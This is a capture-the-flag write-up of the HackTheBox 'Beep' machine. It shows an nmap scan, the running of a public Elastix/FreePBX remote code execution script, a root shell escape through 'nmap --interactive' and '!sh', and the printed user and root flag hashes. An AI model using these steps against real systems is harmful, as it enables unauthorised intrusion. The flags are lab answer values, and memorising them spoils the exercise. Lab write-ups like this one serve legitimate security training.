

Beep

After running an nmap scan that took FOREVER. We get:




```
nathan@kali:~$ nmap -sC -sV -Pn 10.10.10.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-15 18:51 EDT
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 18:53 (0:00:11 remaining)
Stats: 0:04:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 90.00% done; ETC: 18:55 (0:00:06 remaining)
Nmap scan report for 10.10.10.7
Host is up (0.031s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: APOP AUTH-RESP-CODE UIDL IMPLEMENTATION(Cyrus POP3 server v2) STLS USER RE
SP-CODES TOP EXPIRE(NEVER) LOGIN-DELAY(0) PIPELINING
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: UNSELECT Completed ANNOTATEMORE IMAP4rev1 IDLE RIGHTS=kxte CONDSTORE ACL T
HREAD=ORDEREDSUBJECT CATENATE STARTTLS LITERAL+ MULTIAPPEND LIST-SUBSCRIBED RENAME LISTEXT ID O
K IMAP4 SORT=MODSEQ MAILBOX-REFERRALS THREAD=REFERENCES NAMESPACE X-NETSCAPE SORT BINARY CHILDR
EN NO QUOTA UIDPLUS URLAUTHA0001 ATOMIC
443/tcp   open  ssl/https?
|_ssl-date: 2020-08-16T02:59:45+00:00; +4h05m05s from scanner time.
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com
```

The first thing that I notice is the OpenSSH, the http on Apache, and the mysql down on -p 3306
We go to the http and are met with an Elastix login page.
I try admin/admin along with a couple SQL Injuections and get no where with the login.
Google search Elastix and find that there is an exploit for the Elastix software.
    There were a couple different routes to take on this: there was a php exploit tacking on to the url, some python scripts, etc. However, the python script worked best for me.




```
nathan@kali:~/PythonScripts/Exploits/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution$ py
thon2 exploit.py
```

This is where I learned something new! According to the exploit (cat exploit.py in the exploit directory) you can launch an interactive version of nmap to scope out for root
After running nmap --interactive and !sh we are able to access the id command that shows us we are root.
we can cd /home directory and find the user



```
cd /home
ls
fanis
spamfilter
cd fanis
ls
user.txt
cat user.txt
aeff3def0c765c2677b94715cffa73ac
```

After that, we can run cd/root to access the root.txt



```
cd /root
ls
anaconda-ks.cfg
elastix-pr-2.2-1.i386.rpm
install.log
install.log.syslog
postnochroot
root.txt
webmin-1.570-1.noarch.rpm
cat root.txt
d88e006123842106982acce0aaf453f0
```

According to IppSec there are four ways of cracking the box, but this seemed pretty straighforward.